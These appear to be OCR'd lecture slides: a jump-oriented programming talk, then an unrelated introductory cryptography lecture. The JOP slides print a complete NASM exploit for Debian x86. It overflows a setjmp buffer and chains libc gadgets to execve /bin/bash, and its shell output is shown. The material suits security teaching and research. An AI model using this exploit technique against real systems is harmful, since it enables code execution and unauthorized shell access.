- We can find ***unintended*** code by jumping into the middle of a regular instruction!





- Very common, since they start with 0xFF, e.g.

  -1 = 0xFFFFFFFF

  -1000000 = 0xFFF0BDC0

Finding gadgets

- Cannot use traditional disassembly,
  - Instead, as in ROP, scan & walk backwards
  - We find 31,136 potential gadgets in libc!

- Apply heuristics to find certain kinds of gadget

- Pick one that meets these requirements:
  - **Internal integrity**:
    - Gadget must not destroy its own jump target.
  - **Composability**:
    - Gadgets must not destroy subsequent gadgets' jump targets.

Finding dispatcher gadgets

pc = **f**(*pc*)
goto **pc*

- Dispatcher heuristic:
  - The gadget must act upon its own jump target register
  - Opcode can't be useless, e.g.: `inc`, `xchg`, `xor`, etc.
  - Opcodes that overwrite the register (e.g. `mov`) instead of modifying it (e.g. `add`) must be self-referential
    - `lea edx, [eax+ebx]` isn't going to advance anything
    - `lea edx, [edx+esi]` could work
- Find a dispatcher that uses uncommon registers

```
add ebp, edi
jmp [ebp-0x39]
```

- Functional gadgets found with similar heuristics

Developing a practical attack

- Built on Debian Linux 5.0.4 32-bit x86
  - Relies solely on the included libc
- Availability of gadgets (31,136 total): **PLENTY**
  - **Dispatcher**: 35 candidates
  - **Load constant**: 60 `pop` gadgets
  - **Math/logic**: 221 `add`, 129 `sub`, 112 `or`, 1191 `xor`, etc.
  - **Memory**: 150 `mov` loaders, 33 `mov` storers (and more)
  - **Conditional branch**: 333 short `adc`/`sbb` gadgets
  - **Syscall**: multiple gadget sequences


The vulnerable program

- Vulnerabilities
  - String overflow
  - Other buffer overflow
  - String format bug

- Targets
  - Return address
  - Function pointer
  - C++ Vtable
  - Setjmp buffer
    - Used for non-local gotos
    - Sets several registers, including `esp` and `eip`


The exploit code (high level)

- Shellcode: launches `/bin/bash`
- Constructed in NASM (data declarations only)
- 10 gadgets which will:
  - Write null bytes into the attack buffer where needed
  - Prepare and execute an execve syscall
- Get a shell without exploiting a single `ret`:



```
sh$ ./vulnerable "`cat exploit.bin`"
Starting bash...
bash$ 
```

The full exploit (1)




```
start:
; Constants:
libc:                equ 0xb7e7f000 ; Base address of libc in memory
base:                equ 0x0804a008 ; Address where this buffer is loaded
base_mangled:        equ 0x1d4011ee ; 0x0804a008 = mangled address of this buffer
initializer_mangled: equ 0xc43ef491 ; 0xB7E81F7A = mangled address of initializer gadget
dispatcher:          equ 0xB7FA4E9E ; Address of the dispatcher gadget
buffer_length:       equ 0x100      ; Target program's buffer size before the jmpbuf.
shell:               equ 0xbffff8eb ; Points to the string "/bin/bash" in the environment
to_null:             equ libc+0x7   ; Points to a null dword (0x00000000)

; Start of the stack.  Data read by initializer gadget "popa":
popa0_edi: dd -4                     ; Delta for dispatcher; negative to avoid NULLs
popa0_esi: dd 0xaaaaaaaa
popa0_ebp: dd base+g_start+0x39      ; Starting jump target for dispatcher (plus 0x39)
popa0_esp: dd 0xaaaaaaaa
popa0_ebx: dd base+to_dispatcher+0x3e; Jumpback for initializer (plus 0x3e)
popa0_edx: dd 0xaaaaaaaa
popa0_ecx: dd 0xaaaaaaaa
popa0_eax: dd 0xaaaaaaaa

; Data read by "popa" for the null-writer gadgets:
popa1_edi: dd -4                     ; Delta for dispatcher
popa1_esi: dd base+to_dispatcher     ; Jumpback for gadgets ending in "jmp [esi]"
popa1_ebp: dd base+g00+0x39          ; Maintain current dispatch table offset
popa1_esp: dd 0xaaaaaaaa
popa1_ebx: dd base+new_eax+0x17bc0000+1 ; Null-writer clears the 3 high bytes of future eax
popa1_edx: dd base+to_dispatcher     ; Jumpback for gadgets ending "jmp [edx]"
popa1_ecx: dd 0xaaaaaaaa
popa1_eax: dd -1                     ; When we increment eax later, it becomes 0

; Data read by "popa" to prepare for the system call:
popa2_edi: dd -4                     ; Delta for dispatcher
popa2_esi: dd base+esi_addr          ; Jumpback for "jmp [esi+K]" for a few values of K
popa2_ebp: dd base+g07+0x39          ; Maintain current dispatch table offset
popa2_esp: dd 0xaaaaaaaa
popa2_ebx: dd shell                  ; Syscall EBX = 1st execve arg (filename)
popa2_edx: dd to_null                ; Syscall EDX = 3rd execve arg (envp)
popa2_ecx: dd base+to_dispatcher     ; Jumpback for "jmp [ecx]"
popa2_eax: dd to_null                ; Swapped into ECX for syscall.  2nd execve arg (argv)
```

Constants

Immediate values on the stack

The full exploit (2)



```
; End of stack, start of a general data region used in manual addressing
           dd dispatcher              ; Jumpback for "jmp [esi-0xf]"
           times 0xB db ’X’           ; Filler
esi_addr:  dd dispatcher              ; Jumpback for "jmp [esi]"
           dd dispatcher              ; Jumpback for "jmp [esi+0x4]"
           times 4 db ’Z’             ; Filler
new_eax:   dd 0xEEEEEE0b              ; Sets syscall EAX via [esi+0xc]; EE bytes will be cleared

; End of the data region, the dispatch table is below (in reverse order)
g0a: dd 0xb7fe3419    ; sysenter
g09: dd libc+ 0x1a30d ; mov eax, [esi+0xc]         ; mov [esp], eax   ; call [esi+0x4]
g08: dd libc+0x136460 ; xchg ecx, eax              ; fdiv st, st(3)   ; jmp [esi-0xf]
g07: dd libc+0x137375 ; popa                       ; cmc              ; jmp far dword [ecx]
g06: dd libc+0x14e168 ; mov [ebx-0x17bc0000], ah   ; stc              ; jmp [edx]
g05: dd libc+0x14748d ; inc ebx                    ; fdivr st(1), st  ; jmp [edx]
g04: dd libc+0x14e168 ; mov [ebx-0x17bc0000], ah   ; stc              ; jmp [edx]
g03: dd libc+0x14748d ; inc ebx                    ; fdivr st(1), st  ; jmp [edx]
g02: dd libc+0x14e168 ; mov [ebx-0x17bc0000], ah   ; stc              ; jmp [edx]
g01: dd libc+0x14734d ; inc eax                    ; fdivr st(1), st  ; jmp [edx]
g00: dd libc+0x1474ed ; popa                       ; fdivr st(1), st  ; jmp [edx]
g_start: ; Start of the dispatch table, which is in reverse order.
times buffer_length - ($-start) db ’x’ ; Pad to the end of the legal buffer

; LEGAL BUFFER ENDS HERE.  Now we overwrite the jmpbuf to take control
jmpbuf_ebx: dd 0xaaaaaaaa
jmpbuf_esi: dd 0xaaaaaaaa
jmpbuf_edi: dd 0xaaaaaaaa
jmpbuf_ebp: dd 0xaaaaaaaa
jmpbuf_esp: dd base_mangled           ; Redirect esp to this buffer for initializer’s "popa"
jmpbuf_eip: dd initializer_mangled    ; Initializer gadget:  popa ; jmp [ebx-0x3e]

to_dispatcher: dd dispatcher          ; Address of the dispatcher:  add ebp,edi ; jmp [ebp-0x39]
               dw 0x73                ; The standard code segment; allows far jumps; ends in NULL
```

Discussion

- Can we automate building of JOP attacks?
  - Must solve problem of complex interdependencies between gadget requirements
- Is this attack applicable to non-x86 platforms?

A: *Yes*


- What defense measures can be developed which counter this attack?

The **MIPS** architecture

- MIPS: very different from x86
  - Fixed size, aligned instructions
    - No unintended code!
  - Position-independent code via indirect jumps
  - Delay slots
    - Instruction after a jump will always be executed
- ***We can deploy JOP on MIPS!***
  - Use intended indirect jumps
    - Functionality bolstered by the effects of delay slots
  - Supports hypothesis that JOP is a *general* threat

MIPS exploit code (high level overview)

- Shellcode: launches `/bin/bash`
- Constructed in NASM (data declarations only)
- 6 gadgets which will:
  - Insert a null-containing value into the attack buffer
  - Prepare and execute an execve syscall
- Get a shell without exploiting a single `jr ra`:



```
sh$ ./vulnerable "`cat exploit.bin`"
Starting bash...
bash$
```

Click for full exploit code

References

[1] L. Davi, A.-R. Sadeghi, and M. Winandy. ROPdefender: A detection tool to defend against return-oriented programming attacks. Technical Report HGI-TR-2010-001, Horst Gortz Institute for IT Security, March 2010.

[2] P. Chen, H. Xiao, X. Shen, X. Yin, B. Mao, and L. Xie. Drop: Detecting return-oriented programming malicious code. In 5th ACM ICISS, 2009

[3] L. Davi, A.-R. Sadeghi, and M. Winandy. Dynamic Integrity Measurement and Attestation: Towards Defense against Return-oriented Programming Attacks. In 4th ACM STC, 2009.

[4] J. Li, Z. Wang, X. Jiang, M. Grace, and S. Bahram. Defeating return-oriented rootkits with return-less kernels. In 5th ACM SIGOPS EuroSys Conference, Apr. 2010.

[5] H. Shacham. The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86). In 14th ACM CCS, 2007.

[6] S. Checkoway, L. Davi, A. Dmitrienko, A.-R. Sadeghi, H. Shacham, and M. Winandy. Return-Oriented Programming Without Returns. In 17th ACM CCS, October 2010.

Cryptography

Cryptography

- Art and science of secret writing
- A way of protecting communication within and between systems and stakeholders
  - Tradeoffs!
- Competing Stakeholders
  - Cryptographers – creating ciphers
  - Cryptanalysts – breaking ciphers

Encryption and Decryption

- Encryption: algorithm + key to change plaintext to ciphertext

- Decryption: algorithm + key to change ciphertext to plaintext

Caesar Cipher

- Substitution Cipher
- Symmetric Key
- Replace a letter with the letter three spots to

A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C

- Encrypt the following: Security is important!
- Decrypt the following: SULYDFB LV, WRR!

Substitution Ciphers and Exploits

- Substitution ciphers replace one letter for another letter
  - Shift, random, etc.
- Exploitable since frequency of the letters is available
  - ‘e’ is the most frequently used letter in the English alphabet
- Can also use knowledge about frequent words
  - “the”, “a”, “I”,

Data Encryption Standard (DES)

- National Bureau of Standards (now NIST) in 1977
- Block cipher
  - 64-bit blocks
- Symmetric key
  - 56-bit key + 8 parity bits
  - Bits numbered 8, 16, 24, 32, 40, 48, 56, and 64 are parity bits) [assumes bits are numbered starting with 1]
- Algorithm can encrypt plaintext and decrypt ciphertext using the same key.

DES Exploits

- DES can be broken using a brute force attack (exhaustive key search) to identify the keys
  - With todays computing power, within hours
- Variations – increase in key size
  - Triple DES
  - Advanced Encryption Standard (AES)
  - Other block ciphers

Hashing for Authentication

- Hashing is an algorithm that transforms data
  - Difficulty to invert
  - Collision resistant
- Examples: MD4, MD5, SHA-1
- Provide the hash of information/message as an authenticator
  - The receiver can then hash the information/message to ensure that the data received is authentic

Asymmetric Ciphers

- Public-key Cryptography
  - Requires each party to have a public and a private key
  - Public key is distributed
- Confidentiality
  - Encrypt with recipient's public key
  - Recipient decrypt's with secret private key
- Authentication
  - Encrypt with sender's private key
  - Recipient authenticates message with sender's public key
- Confidentiality & Authentication
  - Sender encrypts with private key and recipient's public key
  - Recipient decrypts with private key and sender's public key

Public-Key Cryptosystem Algorithms

- RSA
- Elliptic Curve
- Diffie-Hellman
- DSS

Exploits

- Man-in-the-Middle attack
  - Diffie-Hellman lacks authentication
  - Person in the middle carries on both conversations
- RSA
  - Relies on large prime numbers
    - Knowledge of the math behind RSA can lead to exploits
  - Power/Timing attacks
    - Knowing the amount of power or how long an encryption/decryption takes can provide details about the key

Tradeoffs

- Symmetric Key Systems
  - Fast
  - Keys hard to manage and share securely
- Asymmetric Key Systems
  - Slower
  - Public keys are available and supported by infrastructure
- Cryptography algorithms are good, but only part of the solution for secure software